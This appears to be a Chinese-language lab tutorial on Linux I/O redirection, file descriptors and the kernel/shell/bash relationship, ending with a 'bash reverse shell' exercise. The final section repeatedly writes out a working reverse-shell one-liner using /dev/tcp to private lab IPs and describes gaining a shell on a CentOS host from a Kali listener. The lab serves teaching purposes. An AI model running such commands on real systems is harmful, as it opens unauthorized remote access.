
重定向和管道
重定向和管道
一、重定向
重定向指定特定的输入输出
1.1 文件描述符(FD)
- 定义:在 Linux 中,文件描述符(File Descriptor)是一个非负整数,用于唯一标识一个进程(程序)打开的文件、管道、网络连接或其他 I/O 资源。它是操作系统管理 I/O 操作的抽象句柄。
- 本质:可以理解为操作系统为每个进程维护的“通道号码”,通过这个号码访问具体的 I/O 资源。
1.2 标准输入、标准输出、标准错误输出
Linux 为每个进程默认打开三个标准流(Standard Streams),对应三个文件描述符:
- 标准输入(stdin, FD 0):
- 默认来源:键盘输入。
- 用途:程序从 stdin 读取输入数据。
- 标准输出(stdout, FD 1):
- 默认去向:终端屏幕。
- 用途:程序向 stdout 输出正常结果。
- 标准错误输出(stderr, FD 2):
- 默认去向:终端屏幕。
- 用途:程序向 stderr 输出错误信息(与正常结果分离)。

1.3 总结
看到的012就是FD,程序通过描述符访问文件,可以是常规文件,也可以是设备文件。
输出重定向及综合案例
案例1
[root@localhost re]# date > date.txt #创建文件data.txt并将data操作获得的数据覆盖进data.txt |

案例2
[root@centos ~]# ls /aaaaaaa 2> error.txt #ls /aaaaaaa 尝试列出目录 /aaaaaaa 的内容,2> 将标准错误(文件描述符 2)重定向到 error.txt。 |


案例3
[root@centos ~]# ls /home/ /aaaaaa &>> error.txt #ls /home/ /aaaaaa 尝试列出 /home/ 和 /aaaaaa 目录的内容,/home/ 存在,输出其内容(子目录 zjt),/aaaaaa 不存在,生成错误信息,错误信息执行后会立即显示优先级高 |
案例4

[root@centos ~]# ls /home/ /aaaaaa 1> output.txt 2> error.txt #将正确输出覆盖到output.txt,将错误覆盖到error.txt |
案例5

[root@centos ~]# ls /home/ /aaaaaa >all.log 2>&1 # >all.log:将stdout覆盖到 all.log 文件 |
二、bash反弹shell
2.1 什么是内核(kernel)
定义:内核是操作系统的核心,直接管理计算机的硬件资源(CPU、内存、硬盘、网络等)。
职责:
调度进程(决定哪个程序使用 CPU)。
管理内存分配。
控制硬件设备(如读写磁盘、处理网络请求)。
比喻:内核就像一家公司的 CEO,负责所有核心决策和资源分配,但不直接面对普通员工(用户)。
2.2 什么是shell GNU = GNU NOT UNIX
定义:Shell 是用户与内核交互的“桥梁”,是一个命令行解释器。
职责:
- 接收用户输入的命令(如 ls 、cat )。
- 将命令翻译成内核能理解的操作。
- 将内核的执行结果返回给用户。
常见 Shell 类型:
- Bash(Bourne-Again Shell):Linux 系统默认的 Shell。
- Zsh(Z Shell):功能更强大的现代 Shell(如 Oh My Zsh)。
- Fish:对新手友好的 Shell。
比喻:Shell 就像公司的 中层经理,负责将员工的请求(用户命令)传达给 CEO(内核),再将 CEO 的反馈返回给员工。
2.3 什么是bash
定义:Bash 是 Shell 的一种具体实现,全称是 Bourne-Again Shell。
特点:
- 支持命令历史、自动补全、脚本编程等。
- Linux 和 macOS 的默认 Shell(Windows 可通过 WSL 或 Git Bash 使用)。
示例:
当你在终端输入 ls -l ,Bash 会:
1.解析命令。
2.调用内核的“列出文件”功能。
3.将结果(文件列表)输出到屏幕。
比喻:Bash 就像某个 特定部门的高效经理,既能处理常规任务(一些命令:echo、ls等),又能执行复杂流程(如脚本)
2.4 三者的关系
bash 是shell的一种
1.用户输入:在终端输入 cat file.txt 。bash 命令
1、cat命令生成一个临时进程 |
Shell(Bash)解析:识别 cat 命令和参数 file.txt ,然后找到/usr/bin/cat 程序
调用内核:bash 请求内核调用程序,并传递参数“ file.txt ”。
内核执行:
检查文件权限。
从硬盘读取文件数据。
- 返回结果:内核将文件内容通过 Shell 返回给用户。
2.5 bash反弹shell
bash -i >& /dev/tcp/192.168.20.151/8080 0>&1 |
bash -i
bash -i
打开一个交互的bash
/dev/tcp/
是Linux中的一个特殊设备,打开这个文件就相当于发出了一个socket调用,建立一个socket连接,
读写这个文件就相当于在这个socket连接中传输数据。同理,Linux中还存在/dev/udp//dev/tcp/192.168.119.131/1234
向192.168.119.131 主机的1234端口发起连接
bash -i >& /dev/tcp/192.168.119.131/1234
将标准输出和标准错误输出通过连接发送给192.168.119.131
bash -i >& /dev/tcp/192.168.119.131/1234 0>&1
将标准输入,重定向到标准输出(也通过连接发送给192.168.20.151的8080端口)
bash反弹shell实验

1.开启kali,使用监听工具nc监听1234端口
┌──(root㉿kali)-[~] |
2.在centos中,执行反弹shell的命令
bash -i >& /dev/tcp/192.168.227.129/1234 0>&1 |

此时发现kali中返回了centos7的终端页面,拿到了centos7的执行权限
┌──(root㉿kali)-[~] |

3.在centos中执行命令,结果输出到kali中
bash >& /dev/tcp/192.168.227.129 |